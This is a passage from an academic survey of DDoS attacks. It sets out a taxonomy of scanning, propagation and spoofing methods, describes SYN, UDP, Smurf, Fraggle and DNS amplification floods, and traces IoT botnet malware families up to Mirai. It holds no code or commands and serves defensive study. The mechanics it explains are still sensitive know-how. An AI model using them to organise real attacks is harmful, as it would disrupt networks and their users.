(ii) IP packet options: in order to force the victim to use additional processing time for the analysis of the incoming traffic, the optional fields of the malformed attack IP packets may be randomized and all the quality of service bits can be set to one. If multiple agents are involved in this attack, it could lead to the crash of the victim system by exhausting its processing abilities.

It is noteworthy to highlight some peculiar differences between Bandwidth Depletion and Resource Depletion attacks, whereas the effect of Resource Depletion attacks can be mitigated from the victim by both modifying the misused protocol or application and by deploying proxies, that is helpless against Bandwidth Depletion attacks. First, because in the latter legitimate services are misused, the attack packets cannot be filtered (the filtering of attacks packets would also mean the filtering of legitimate ones). Secondly, a victim cannot handle an attack that exhausts its network bandwidth, since its resources are too limited to mitigate the amount of traffic produced by Bandwidth Depletion offensives. However, Bandwidth Depletion attacks need to generate a higher volume of traffic than Resource Depletion ones to cause problems to the victim; hence, their detection is usually easier [17].

3.5. Protocol Level. Distributed Denial of Service attacks can be perpetrated through protocols that belong to different layers of the TCP/IP model. Based on the protocol level targeted, it is possible to classify DDoS attacks in two different categories [22, 34]: *Network Level* and *Application Level*.

3.5.1. Network Level. In Network Level DDoS attacks, either network or transport layer protocols are used to carry out the attack and to deny the access to the victim services. Examples of these attacks are the TCP SYN attack (Section 4.1), the PUSH and ACK attack (Section 4.2), the UDP Flood attack (Section 4.4), and the ICMP Flood attack (Section 4.3).

3.5.2. Application Level. In Application Level DDoS attacks, the victim resources (e.g., CPU, memory, and disk/database) are exhausted by targeting application layer protocols. Examples of these attacks are the HTTP Flood attack (Section 4.8), the DNS Flood attack (Section 4.7), and the DNS Amplification attack (Section 4.9). Further details about this kind of attacks can be found in [34, 36, 37].

The classification proposed in this subsection is one of the most commonly used since it is extremely simple to group DDoS attacks based on the protocol level. In the literature, it is also possible to find a more specific classification based on the exact protocol involved in the attack [18, 25]; however, we will not consider that taxonomy since we believe that it is extremely inaccurate and hard to use (it is possible to have DDoS attacks which involve more than one protocol).

3.6. Degree of Automation. Based on their degree of automation, DDoS attacks can be classified into three different categories [14, 17, 19]: *Manual*, *Semiautomatic*, and *Automatic*.

3.6.1. Manual. In Manual DDoS attacks, the attacker scans by hand remote devices looking for any vulnerability. Once vulnerability is found, the attacker manually breaks into the victim machine, installs the attack code, and then commands the onset of the attack. Only the early DDoS attacks belong to this category because today most of the phases of the attack are automated.

3.6.2. Semiautomatic. In Semiautomatic DDoS attacks, the recruitment and exploitation and infection phases are automated. The only phases which are still manually performed by the attacker are the communication (in which the attacker uses the CNC infrastructure to specify to the agents the type, start time, duration, and victim of the attack) and the attack (in which the attacker commands the agents to start sending malicious packets to the victim).

3.6.3. Automatic. In Automatic DDoS attacks, all the phases of the attack are automated; thus, there is no need for communication between attacker and agent machines. The start time, type, duration, and victim of the attack are usually preprogrammed in the attack code. This category of attacks is the one which offers the minimal exposure to the attacker, since he is only involved in issuing the attack command. Nevertheless, this kind of DDoS attacks are not flexible because all the specifications of the attack are hard-coded; thus, if flexibility is needed, it has to be designed in advance into the code (e.g., the propagation mechanism could leave an open backdoor to the compromised machines in order to let further modifications of the attack code in the future).

In both Automatic and Semiautomatic attacks, the recruitment of agent machines is done through automatic scanning strategies and propagation techniques, which are both discussed below (Sections 3.7 and 3.8).

Note that it is possible to have DDoS attacks which do not fall into any of the proposed Automatic, Semiautomatic, and Manual classes. For instance, it may be possible to have a DDoS attack in which the recruitment and attack phases are automated, while the exploitation and infection and the communication ones are performed manually.

3.7. Scanning Strategy. The goal of the scanning strategy, which is part of the recruitment phase along with the propagation technique, is to locate as many vulnerable machines as possible while creating a low traffic volume to avoid the detection. Based on the scanning strategy, it is possible to classify DDoS attacks into five classes [14, 17]: *Random Scanning*, *Hitlist Scanning*, *Signpost* (or *Topological*) *Scanning*, *Permutation Scanning*, and *Local Subnet Scanning*.

3.7.1. Random Scanning. In DDoS attacks with Random Scanning, each compromised host uses a different seed to probe random addresses in the IP address space and find new vulnerable hosts. This scanning strategy potentially creates high traffic volume (since many machines could probe the same addresses) which can lead to attack detection.

3.7.2. Hitlist Scanning. In DDoS attacks with Hitlist Scanning, the scanning machine probes all addresses from an external list. When a new vulnerable machine is detected and infected, a portion of the initial hitlist is sent to it. This scanning strategy allows for great propagation speed and no collisions during the scanning. The drawback is that the hitlist needs to be assembled in advance. Moreover, if the hitlist is too large, its transmission might generate a high traffic volume and lead to attack detection, while if it is too small, it generates a small botnet.

3.7.3. Signpost Scanning. In DDoS attacks with Signpost Scanning, some pieces of information on the compromised machines are used to find new targets (e.g., e-mail worms could exploit information from address books of infected machines and a web server based worm could spread by infecting each vulnerable client that accesses the server web page). This scanning strategy does not generate a high traffic load; hence, it reduces the possibility of attack detection. However, the agent mobilization may be slower and less exhaustive compared to other scanning techniques because the spreading speed is not under the control of the attacker but it depends on both the agent machines and the behaviour of their users.

3.7.4. Permutation Scanning. In DDoS attacks with Permutation Scanning, the Permutation Scanning is preceded by a limited Hitlist Scanning from which a small initial population of agents is created. Subsequently, all compromised hosts share a common pseudo-random permutation of the IP address space and each IP address is mapped onto an index in this permutation. A machine infected during the initial phase begins scanning through the permutation by using the index computed from its IP address as a starting point. Whenever it sees a machine that has been already infected, it chooses a new random starting point. A machine infected by Permutation Scanning always starts from a random point in the permutation. This scanning strategy maintains the benefits of the random one but it also has the effect of providing a semicoordinated and comprehensive scan.

3.7.5. Local Subnet Scanning. The Local Subnet Scanning can be added to each of the aforementioned strategies to preferentially scan for targets which are located on the same subnet of the compromised host. This technique allows a single copy of the scanning code to compromise many vulnerable machines behind a firewall.

3.8. Propagation Mechanism. After the recruitment, the agent machine is exploited and infected with the attack code. Based on the attack code propagation mechanism used during the exploitation and infection phase, it is possible to classify DDoS attacks into three different categories [14, 17]: *Central Source Propagation*, *Back-Chaining Propagation*, and *Autonomous Propagation*.

3.8.1. Central Source Propagation. In DDoS attacks with Central Source Propagation, the attack code is stored on a central server (or a set of servers). When an agent machine is compromised, the code is downloaded from the server through a file transfer mechanism (such as wget or tftp). This propagation mechanism leads to a large load on the central server, generating high traffic volume which results in the possibility of attack discovery. Moreover, the central server is a single point of failure.

3.8.2. Back-Chaining Propagation. In DDoS attacks with Back-Chaining Propagation, the attack code is downloaded from the machine which was used to exploit the system. The infected machine then becomes the source for the next propagation step. This propagation mechanism is more durable then the Central Source one because it does not have a single point of failure.

3.8.3. Autonomous Propagation. In DDoS attacks with Autonomous Propagation, the attack instructions are directly injected into the target host when infected. This propagation mechanism avoids the file retrieval step and reduces the frequency of network traffic for agent mobilization; hence, it reduces the possibility that the attack is discovered.

Further details about propagation mechanisms of the attack code can be found in [38].

3.9. Impact on the Victim. Depending on the impact that DDoS attacks have on the victim, it is possible to classify them into two different categories [17, 19]: *Disruptive* and *Degrading*.

3.9.1. Disruptive. The aim of Disruptive DDoS attacks is to completely deny the victim services to its legitimate users. Nowadays, the majority of DDoS attacks belong to this class.

Based on the *Possibility of Dynamic Recovery* during or after a disruptive DDoS attack, it is possible to further divide them [17]:

(i) Dynamically recoverable: the victim of a Recoverable Disruptive DDoS attack (e.g., UDP Flood attack, Section 4.4) can automatically recover from the offensive by restoring its services as soon as the stream of attack packets is stopped.

(ii) Nondynamically recoverable: the victim of a Nonrecoverable Disruptive DDoS attack (e.g., an attack that causes the crash, freeze, or reboot of the victim machine) cannot automatically recover from the attack after it is stopped; human intervention (such as machine reboot or reconfiguration) is required.

3.9.2. Degrading. The goal of Degrading DDoS attacks is to consume some portion of the victim resources. These attacks do not cause total services disruption; hence, they could remain undetected for a significant amount of time. Nevertheless, the damage inflicted on the victim business could be huge (e.g., an attack that affects 30% of the victim resources may lead to the denial of a service only to some percentage of customers, perhaps during high load periods and maybe for slow average services).

3.10. Attack Rate. During a DDoS attack each involved agent machine sends a stream of packets to the victim. Based on the attack rate changes of agent machines, it is possible to classify DDoS attacks into two different categories [14, 17–20]: *constant* (or *continuous*) *rate* and *variable rate*.

3.10.1. Constant Rate. In Constant Rate DDoS attacks, once the onset of the attack is commanded, bots produce attack packets at a fixed rate and usually with the highest rate that their resources permit. The effect of these attacks is speedy because the burst of packet is so powerful that the victim resources are filled up very quickly. On the other hand, the large and continuous traffic stream makes this kind of attacks easy to discover. Nowadays, the majority of attacks rely on this mechanism.

3.10.2. Variable Rate. In Variable Rate DDoS attacks, the attack rate of agent machines varies in order to either avoid or delay the attack detection and response. More details about a particular type of Variable Rate DDoS attack, known as *Pulsing DoS attack*, can be found in [39].

According to the *Rate Change Mechanism* used, Variable Rate DDoS attacks can be further divided [14, 17, 19]:

(i) Increasing rate: attacks in which the attack rate is gradually and constantly increased in order to slowly exhaust the victim resources and delay the detection of the attack.

(ii) Fluctuating rate: attacks in which the attack rate is adjusted based on either the victim behaviour or a preprogrammed timing. Therefore, the attack effect is sporadically relieved making harder the detection and characterization of these attacks.

3.11. Persistence of Agent Set. There are some Distributed Denial of Service attacks in which the set of agent machines which are active at the same time is varied; in order to avoid detection and hinder traceback based on the persistence of agent set, it is possible to classify DDoS attacks into two different categories [17]: *Constant Agent Set* and *Variable Agent Set*.

3.11.1. Constant Agent Set. In DDoS attacks with Constant Agent Set, all agent machines act in the same way (taking in consideration resource constraints): they all receive the same set of commands and they are all engaged simultaneously during the attack.

3.11.2. Variable Agent Set. In DDoS attacks with Variable Agent Set, available agents are divided into several groups and the attacker engages only one group of agents at a time. A machine could belong to more than one group and each group could be engaged again after a period of inactivity.

3.12. Source Address Validity. Source address spoofing plays a critical role in most of Denial of Service attacks, since it makes it very difficult to track malicious packets and thus to assign the responsibility of the attack. Based on the source address validity, it is possible to classify DDoS attacks into two different categories [17]: *Spoofed Source Address* and *Valid Source Address*.

3.12.1. Spoofed Source Address. In Spoofed Source Address DDoS attacks, source addresses involved in the attack are spoofed using a spoofing technique. This is the most common type of DDoS attack.

The spoofing technique defines how the attacker chooses the spoofed source address used in attack packets. According to the *Spoofing Technique* adopted, it is possible to further divide Spoofed Source Address DDoS attacks [17]:

(i) Random spoofed: attacks in which random source addresses are spoofed in attack packets by generating random 32-bit numbers and using them as source address of the malicious packets. This kind of attacks can be prevented using ingress filtering (RFC-2827 [40]) and route-based filtering [41, 42].

(ii) Subnet spoofed: attacks in which a random source address is spoofed from the address space assigned to the agent machine subnet. This type of spoofing can be detected by the exit router of the subnet (since machines share the medium in a subnet) using quite complicated techniques but it is impossible to detect once the attack packet is outside the subnet.

(iii) On route spoofed: attacks in which the address of a machine or subnet which is on the route between the agent machine and the victim one is spoofed.

Moreover, based on the *Address Routability* of the spoofed source address, Spoofed Source Address DDoS attacks can be divided [17] into the following:

(i) Routable: attacks that spoof routable source addresses by taking over the IP address of another machine. This could be done to perform a reflection attack (e.g., Smurf attack (Section 4.5)) on the machine whose address has been hijacked.

(ii) Nonroutable: attacks that spoof nonroutable source addresses which could either belong to a reserved set of addresses (such as private IP addresses) or be part of an assigned but unused address space of a network. In the former case, attack packets are easy to detect and discard, while in the latter one, malicious packets are significantly most difficult to identify.

3.12.2. Valid Source Address. In Valid Source Address DDoS attacks, valid source addresses are used to carry out the attack. These attacks usually are based on attack strategies which require several request/reply exchanges between a bot and the victim; hence, a valid source address is needed. This kind of attacks often originates from agent machines running Windows, because it does not export user level functions to modify IP packets header.

3.13. Victim Type. Distributed Denial of Service attacks need not necessarily be carried out against a single host machine. According to the type of victim targeted, it is possible to classify them into four classes [17]: *Application*, *Host*, *Network*, and *Infrastructure*.

3.13.1. Application. In Application DDoS attacks, one or more features of a specific application on the victim host are exploited with the aim of both disabling legitimate clients use of that application and possibly clogging up resources of the host machine. If the shared resources of the victim machine are not completely exhausted, other services and applications should be still available for users. This kind of attacks is difficult to detect because applications which are not addressed by the attack continue their regular operations and because the attack volume is usually small enough to not appear atypical. Moreover, attack packets are virtually indistinguishable from the legitimate ones and it is necessary to deeply use the semantic of the targeted application for detection. However, once detection is performed, the host machine has usually enough resources to defend itself against the attack (assumed that malicious packets can be distinguished from the legitimate ones).

3.13.2. Host. In Host DDoS attacks, the access to the victim machine is completely knocked out by disabling or overloading its communication mechanisms (e.g., network interface or network link). A peculiarity of this type of attacks is that all attack packets have the destination address of the target host. An example is the TCP SYN attack (Section 4.1). These attacks are quite easy to detect since the attack volume is high. However, the host cannot defend alone against them because its network resources are exhausted; hence, it usually needs the help of some upstream machines (such as a firewall).

3.13.3. Network. In Network DDoS attacks, the incoming bandwidth of a network is consumed with attack packets whose destination address can be taken from the victim network address space. The detection of these attacks is easy due to their high volume, but the victim network needs the help of upstream networks to defend against them because it is not able to handle the attack volume itself.

3.13.4. Infrastructure. In Infrastructure DDoS attacks, the target is any distributed service that is extremely relevant for either global Internet operations or operations of a subnetwork. Examples of this attack are the ones addressed to domain name servers (e.g., Dyn DDoS attack [12, 13]), certification servers, large core routers, and so on. The peculiarity of these attacks is the simultaneity by which multiple instances of the target service are attacked. This kind of attacks can only be countered through a combined action of several Internet actors.

3.14. Attack Traffic Distribution. Distributed Denial of Service attacks can be perpetrated using different locations as source of attack packets. Based on the attack traffic distribution, it is possible to classify them into two categories [18, 25]: *Isotropic* and *Nonisotropic*.

3.14.1. Isotropic. In Isotropic DDoS attacks, the attacker tries to uniformly distribute attack traffic through all ingress points of the victim autonomous system.

3.14.2. Nonisotropic. In Nonisotropic DDoS attacks, the attack traffic is more aggregated in specific parts of the Internet than in others. It means that the victim receives malicious packets from one or more directions which are partially or totally aggregated and not uniformly distributed in the whole Internet.

3.15. Resources Involved. In order to carry out a Distributed Denial of Service attack, the attacker has to make use of a certain amount of resources. Based on the resources involved in the attack, it is possible to classify DDoS attacks into two categories [28]: *Symmetric* and *Asymmetric*.

3.15.1. Symmetric. In Symmetric DDoS attacks, the resources involved by the attacker and those denied to the victim are of the same type and scale. For instance, in a network flooding attack (such as a DNS Flood attack, refer to Section 4.7), the attacker uses the same amount of network bandwidth that is consumed at the victim.

3.15.2. Asymmetric. In Asymmetric DDoS attacks, the resources required by the attacker are different in either type or scale (or both) from the resources neglected to the victim. An example of this kind of attacks is the DNS Amplification attack (Section 4.9). Defending against these attacks is more difficult due to their asymmetrical nature.

4. DDoS Attacks Description

This section gives a brief overview (based on [9, 16, 18, 19, 22–24]) of some of the most common types of DDoS attacks that have been carried out in the last years, with the aim of better understanding the classification proposed in the previous section. Please note that it is not a comprehensive analysis (for instance, the description of additional types of DDoS attacks can be found in [9, 18, 22, 24, 34]) and the explanations given below are not intended to be exhaustive.

4.1. TCP SYN Attack. In a TCP SYN attack, the inherent vulnerability of the TCP three-way handshake is exploited: the server needs to allocate a data structure for each incoming SYN packet, regardless of its authenticity. Therefore, the attacker uses its agents to send a large number of TCP SYN packets to the victim system with spoofed source IP addresses. The reply TCP SYN/ACK packets of the victim are sent to the spoofed addresses (which may not exist or not be in use) and hence will not be acknowledged, leaving the target machine waiting indefinitely for the ACK packets. Considering that the victim system has a limited buffer queue for new TCP connections, when a large volume of TCP SYN requests are processed and no ACK packets are received, it runs out of resources (i.e., the TCP connections buffer queue gets overloaded) and it is unable to process legitimate users requests. A deeper analysis of this attack can be found in [43].

4.2. PUSH and ACK Attack. In a TCP PUSH and ACK attack, TCP packets with flags PUSH and ACK setted are sent from the agents to the victim. These flags instruct the victim machine to unload all data in the incoming TCP buffer (regardless of whether it is full or not) and to send back an ACK when it has been done. If a lot of TCP PUSH and ACK packets are sent from different agents to the victim system, it is overloaded and it will crash.

4.3. ICMP Flood Attack. In an ICMP Flood attack, a large volume of ICMP ECHO REQUEST packets (also known as "ping") are sent by the agents to the victim. These packets request a reply from the victim and the combination of ICMP requests and responses leads to the bandwidth saturation of the victim network. During this attack, the source IP address of the ICMP packets is often spoofed, so the response packets from the victim are not sent back to the agents but to other unaware hosts.

4.4. UDP Flood Attack. In an UDP Flood attack, a lot of UDP packets are sent to either a random or a specified port of the victim. Once received, the host tries to process them to identify which application is waiting on the targeted port. If there are no applications running on that port, the victim machine sends back an ICMP packet with a "destination port unreachable" message. However, the response packet usually does not reach the agents (real senders of UDP packets), because the source IP address is spoofed to hide their identity. The result of the attack is that the network of the victim is saturated and the available bandwidth for legitimate service request is depleted. Moreover, if enough UDP packets are delivered to the victim, its machine will be exhausted. This k ind of attack often impacts also the connectivity of systems situated near the victim and may saturate the bandwidth of connections located around the targeted system as well.

4.5. Smurf Attack. The S murf a ttack i s a p articular k ind of ICMP Flood attack in which the attacker sends ICMP ECHO REQUEST packets ("ping") to a network amplifier (a system supporting broadcast addressing) spoofing t he s ource IP addresses with the victim IP address. The amplifier forwards the "ping" packets to all the machines within the broadcast address range and each of them replies with an ICMP ECHO REPLY to the victim machine. This type of a ttack amplifies the original attack packets tens or hundreds of times, depending on the number of systems located in the targeted broadcast address, and hurts both the victim and the intermediate broadcast systems. A deeper analysis of this attack can be found in [44].

4.6. Fraggle Attack. The F raggle a ttack i s a p articular type of UDP Flood attack which is similar to the Smurf one but the attacker sends UDP ECHO packets to the network amplifier instead of ICMP ECHO ones [16]. A way to perform this attack is to send UDP ECHO packets to the port that supports the character generation protocol (usually port 19), spoofing the source port with the victim echo service protocol port (usually port 7), thus creating an infinite a ttack loop: UDP ECHO packets target the character generation service of intermediate broadcast systems, which generate characters that are sent to the echo service of the victim system that replies with an echo packet back to the character generator, and so on. Th e Fraggle attack is more disruptive than the Smurf attack, given its capability to produce more packets.

4.7. DNS Flood Attack. In a DNS Flood attack, a great number of spoofed DNS queries are sent by agents to the victim name server in order to exhaust its communication and computational resources [45]. The v ictim i s n ot a ble t o distinguish the legitimate requests to the malicious ones; therefore, it is overwhelmed while trying to answer all of them. This attack is extremely difficult to detect since the malicious DNS requests are identical to the legitimate ones.

4.8. HTTP Flood Attack. In a HTTP Flood attack, a great number of HTTP requests are sent by agents to the victim server in order to exhaust its resources [46]. These requests are accurately formulated in order to both maximize the attack power and avoid the detection. For instance, a single HTTP request that downloads a large file from a server (e.g., an image) can significantly c onsume i ts r esources, b ut the repetition of requests for large files c an b e e asily detected and blocked. Th us, attackers may simulate legitimate HTTP traffic by in structing th e bo ts to se nd mu ltiple re quests to the target, analyzing the replies, and following recursively the links. In this way, the victim resources are consumed but it is extremely difficult to distinguish the malicious traffic from the legitimate one.

4.9. DNS Amplification Attack. In a DNS Amplification attack, the attacker sends a lot of DNS requests to a name server (used as reflector) spoofing their source IP address with the victim one. The name server responds to those requests sending back the DNS responses to the victim. Since a small DNS query can generate a significantly larger DNS response, if the number of requests sent to the reflector is sufficiently high, it is possible to saturate the victim bandwidth [47]. In this type of attack, the attacker can send the DNS requests either directly or through the bots in order to increase the traffic attack volume.

5. DDoS-Capable IoT Malwares

In this section, a dive into the IoT malware world is offered. First, a high-level description of the most relevant DDoS-capable IoT malwares of the last few years is given, grouping them into families with the same main traits. Secondly, a comparison is performed, tracing some final considerations.

Please consider that we focus only on IoT malwares with DDoS capabilities, which entails that IoT malwares with different goals are neglected on purpose.

We want also to stress out that this specific topic is inherently an extremely unstable one, with a considerable number of offspring that borrow lines of code from deeply divergent families of malwares. Moreover, source codes have been disclosed only for a portion of the existing malwares; thus, the largest part of the information comes from complex reverse engineering jobs, which makes the whole situation even worse. In this context, completeness and precision are difficult to achieve, but we did our best to produce an analysis as much accurate as possible.

5.1. Linux.Hydra. Linux.Hydra, progenitor of all the IoT malwares, appeared in 2008 as an open source project specifically aimed towards routing devices based on MIPS architecture. Its exploitation phase relies on a dictionary attack or, if the target device is a D-Link router, on specific and well-known authentication vulnerability [48]. Once that the device has been infected, it becomes part of an IRC-based network able to perform only a basic SYN Flood attack. The malware documentation reports that Linux.Hydra also enables the attacker to strike a UDP Flood attack, but online available sources do not exhibit such capability [49]. All in all, even if it is quite simple, this malware laid the groundwork for all the successive MIPS-aiming malwares.

5.2. Psyb0t. Pretty much similar to Linux.Hydra, this malware appeared in the wild in the early 2009. Compared to its predecessor, Psyb0t is able to perform also UDP and ICMP Flood attacks [48]. It targets the same MIPS architecture (therefore, essentially network appliances) and, even though a direct comparison cannot be performed since Psyb0t sources have not been disclosed, the two malwares show so many common points that it is reasonable to assume that Psyb0t is a Linux.Hydra offspring.

5.3. Chuck Norris. As soon as the Psyb0t botnet was taken down by its creator, probably due to a growing and unwanted interest towards his operations, another competitor came out in 2010. Called Chuck Norris, from a string found in the reverse engineered headers, this malware has a lot of common points with Psyb0t, at a point that it is most likely its direct evolution [48]. The available attacks are the same, apart from the lacking of ICMP Flood which is replaced by the capability of carrying out an ACK Flood attack.

5.4. Tsunami/Kaiten. Tsunami, the last and strongest offspring of Linux.Hydra, is a fusion of the DDoS-Kaiten Trojan [50] and Chuck Norris. In particular, this malware shares with the latter many traits, such as the same encryption key and some CNC IP addresses. Tsunami enables the botnet zombies to carry out not only traditional SYN Flood, UDP Flood, and PUSH and ACK attacks, but also some more sophisticated ones like HTTP Layer 7 Flood and TCP XMAS attacks. Interestingly, in 2016 this malware was sneaked on purpose into the Linux Mint Official ISO [51], jeopardising a huge quantity of freshly installed Operating Systems.

5.5. Aidra/LightAidra/Zendran. Born around 2012, Aidra, LightAidra, and Zendran exhibit slight variations of the same source code, which are small enough to let us group them under the same family. Compared to the aforementioned families, the complexity of these malwares is higher: they are able to compile on a number of different architectures such as MIPS, ARM, and PPC (PowerPC), even though the infection method relies upon a simple authentication guessing [52]. The resulting botnet architecture is, once again, IRC-based and the type of deliverable attacks is still restricted to basic attacks like SYN Flood and ACK Flood.

5.6. Spike/Dofloo/MrBlack/Wrkatk/Sotdas/AES.DDoS. After the Linux.Hydra offspring subsided, a new bunch of malwares appeared in different times around 2014 [53]. Many different malwares (such as Spike and Dofloo) belong to this family but they are so similar that it is hard to tell one from another. What is clear is that, conversely from all the previous families, the resulting botnet architecture is an Agent-Handler one. Moreover, mechanisms of persistence have been developed by tampering with the */etc/rc.local* file, aiming to survive a device reboot. Another interesting characteristic is the so-called *SendInfo* thread that tries to derive the computing power of the infected host device [54], thus enabling the CNC Server to tune the intensity of DDoS jobs that each bot should perform.

5.7. BASHLITE/Lizkebab/Torlus/Gafgyt. BASHLITE, another popular malware in the wild in 2014, shares similar characteristics with the Spike malwares family. Particularly, the communication protocol is a lightweight version of IRC, but it has been so heavily modified that the resulting botnet architecture is totally nondependent on IRC servers; therefore, this botnet can be considered Agent-Handler based and not an IRC-based one [55]. The variety of architectures vulnerable to this malware is impressive, as even SPARC devices can be infected. The DDoS attacks are basilar, nothing more than traditional SYN, UDP, and ACK Flood attacks.

5.8. Elknot/BillGates. Th is 2015 malware has been mostly used by the Chinese “DDoS'ers,” to such a point that its whole family has also been dubbed China ELF [56]. Developed to target for the most part SOHO (Small Office Home Office) devices, the vulnerable architectures are MIPS and ARM. The p ossible D DoS a ttacks a re q uite a n umber, including HTTP Layer 7 Flood and some other TCP Flood attacks. Considering that all the available information is derived from reverse engineering techniques and copious mutations of this malware have been created, in this case it is particularly hard to sketch out detailed characteristics.

5.9. XOR.DDoS. In 2015, during the tide of malwares that exploited the ShellShock vulnerability [57], XOR.DDoS started to silently infect many IoT devices all around the world, even though it did not rely upon the aforementioned vulnerability [58]. Probably another creation of the Chinese DDoS community, this malware is capable of various DDoS attacks like SYN Flood, UDP Flood, DNS Flood, and more complex TCP Flood ones. As reported by Akamai [59], in October 2015 the XOR.DDoS botnet alone was able to hit one of their customers with a DNS Flood of 30 million queries per second, combined with a SYN Flood attack of 140 Gbps.

5.10. LUABOT. Spotted in 2016, LUABOT is the first malware ever written in LUA programming language, as well as one of the most baffling on es. In pa rticular, th e DD oS sc ript is detached from the main routines and this modular characteristic, highly simplified b y t he c hoice o f LUA, i n t he first stages prevented researchers from understanding its real purpose [60]. Th e only payload fi le that has been identifi ed so far suggests an HTTP Layer 7 Flood attack, but we do not exclude that some other kinds of payload scripts are available for this malware to be run. Much more interestingly, this malware includes a V7 embedded JavaScript engine to bypass DDoS protections offered b y s ome e nterprises, s uch as Cloudfare and Sucuri [61].

5.11. Remaiten/KTN-RM. Remaiten, which appeared in 2016 alongside the much more famous Mirai (Section 5.13), merges the main characteristics of two different m alwares, namely, Tsunami and BASHLITE. In particular, the DDoS attacks are mostly derived from the former malware, whereas the telnet scanning capabilities are borrowed by the latter one [62]; unlike BASHLITE, Remaiten botnet architecture is IRC based. Most of the embedded architectures are vulnerable to Remaiten, which is unsurprising, since nowadays it is a common characteristic for most of the IoT malwares to be able to compile on a wide range of different architectures.

5.12. NewAidra/Linux.IRCTelnet. NewAidra, also known as Linux.IRCTelnet, is somehow a nasty combination between

Aidra root code, Kaiten IRC-based protocol, BASHLITE scanning/injection, and Mirai dictionary attack [63]. All the embedded devices based on standard architectures can be infected by this malware and the variety of DDoS attacks is large: besides the standard attacks, the attacker can choose a TCP XMAS or several TCP Flood attacks (as an example, URG Flood attack). At the present moment, NewAidra is the strongest Mirai competitor in its worldwide IoT infection crusade.

5.13. Mirai. Appeared in 2016, this is one of the most predominant DDoS-capable IoT malwares of the last few years and it is for sure the one that changed the world perception of IoT security. It has been used to perpetrate the biggest DDoS attack in the history [12] after building a huge Agent-Handler botnet, composed of weak IoT devices hijacked through a simple dictionary attack. This malware can exploit devices based on several architectures and it is capable of perpetrating a wide range of DDoS attacks, based on different protocols (e.g., TCP, UDP, and HTTP). Despite its simplicity, to date it is probably the most dangerous DDoS-capable IoT malware in the wild. A more detailed analysis is reserved to Mirai in Section 6.

5.14. Comparison and Discussion. Table 1 lists all the aforementioned DDoS-capable IoT malwares, pointing out their main traits. By further analyzing it, it is possible to conduct an overall analysis and highlight some interesting trends.

First of all, it is easy to see that the source code has been disclosed only for few malwares, while most of them have been analyzed through reverse engineering techniques, which means that part of the available data could be incomplete or even incorrect. Another thing that clearly stands out is that the oldest malwares were designed to target specific types of devices which only used MIPS processors, whereas the newest ones are able to target a much broader variety of devices and architectures, including ARM, PPC, and SuperH.

Looking at the malware offensive capabilities, it can be easily seen how the most recent malwares are able to hit the targets with much more different attacks than it was possible in the past. As an example, if Linux.Hydra was only able to carry out SYN Flood and UDP Flood attacks, the newest Mirai has been armed with refined attacks like GRE IP Flood, GRE ETH Flood, and even the so-called DNS Water Torture. Furthermore, almost all the performable DDoS attacks are ascribable into the Flood attacks category (Section 3.3.1). That is easily explained by considering that Flood attacks require only basic programming skills, few lines of code (which is relevant to embedded devices), and very little coordination between bots; however, they need a huge amount of bots in order to be disruptive. All characteristics, along with the enormous quantity of easily hackable IoT devices that can be enslaved with such malwares, make IoT botnets the perfect fit for Flood DDoS attacks. Finally, it is interesting to look at the different approaches that malicious coders take when it comes to choose the resulting malware botnet architecture: some malwares rely on an IRC-based architecture and some others build an Agent-Handler one. Therefore, what stands out is that there is no global favorite approach about this aspect, yet.




FIGURE 3: Correlation between DDoS-capable IoT malwares.

Talking about relationships, Figure 3 shows how the different families of malwares are supposedly related to each other. Linux.Hydra was the first DDoS-capable IoT malware and its source code evolved through the years into three new malwares: Psyb0t, Chuck Norris, and Tsunami. It seemed that Tsunami would have been Linux.Hydra very last evolution, but part of its code has also been used in order to develop chunks of Remaiten and even NewAidra, which is one of the most recently appeared malwares. Also, the figure shows that the older malwares were mostly unrelated to each other, whereas recently we are witnessing a melting pot of characteristics borrowed from different families, which results in new threats increasingly complex to detect and classify.

About malwares spreading, it is easy to sense the growing in popularity of IoT malwares with DDoS capabilities. Figure 4 shows the yearly progression of such malwares (as reported in Table 1) and clearly confirms this perception. As a matter of fact, it highlights that 4 new families were born in 2016 alone, which is troubling since that the previous record was of only 2 new malwares per year (namely, in 2010, 2014, and 2015) and that this category of malwares did not even exist before 2008. Accordingly, it is undeniable that today the popularity of IoT malwares with DDoS capabilities is steadily growing; hence, a solution needs to be found in order to interrupt, or at least mitigate, their propagation and the related damage.

6. Mirai

As briefly mentioned above, Mirai is surely the most dangerous DDoS-capable IoT malware ever seen, which recently showed to the world how the Internet of Things (in)security is a relevant issue not only for the IoT itself, but especially for the whole Internet. In this section, a review of Mirai infrastructure and source code is given, in order to better understand how it operates.

Please note that this is not intended as a one-to-one guide of Mirai, but it is rather aimed to explain the reader the fundamentals of its infrastructure. Therefore, details related to the DDoS offensive capabilities of Mirai are omitted on purpose.

Table 1: IoT malwares with DDoS capabilities.

Malware	Year	Source Code	Agents CPU	DDoS architecture	DDoS attacks
Linux.Hydra	2008	Open Source	MIPS	IRC-based	SYN Flood, UDP Flood
Psyb0t	2009	Reverse Eng.	MIPS	IRC-based	SYN Flood, UDP Flood, ICMP Flood
Chuck Norris	2010	Reverse Eng.	MIPS	IRC-based	SYN Flood, UDP Flood, ACK Flood
Tsunami, Kaiten	2010	Reverse Eng.	MIPS	IRC-based	SYN Flood, UDP Flood, ACK-PUSH Flood, HTTP Layer 7 Flood, TCP XMAS
Aidra, LightAidra, Zendran	2012	Open Source	MIPS, MIPSEL, ARM, PPC, SuperH	IRC-based	SYN Flood, ACK Flood
Spike, Dofloo, MrBlack, Wrkatk, Sotdas, AES.DDoS	2014	Reverse Eng.	MIPS, ARM	Agent-Handler	SYN Flood, UDP Flood, ICMP Flood, DNS Query Flood, HTTP Layer 7 Flood
BASHLITE, Lizkebab, Torlus, Gafgyt	2014	Open Source	MIPS, MIPSEL, ARM, PPC, SuperH, SPARC	Agent-Handler	SYN Flood, UDP Flood, ACK Flood
Elknot, BillGates	2015	Reverse Eng.	MIPS, ARM	Agent-Handler	SYN Flood, UDP Flood, ICMP Flood, DNS Query Flood, DNS Amplification, HTTP Layer 7 Flood, other TCP Floods
XOR.DDoS	2015	Reverse Eng.	MIPS, ARM, PPC, SuperH	Agent-Handler	SYN Flood, ACK Flood, DNS Query Flood, DNS Amplification, Other TCP Floods
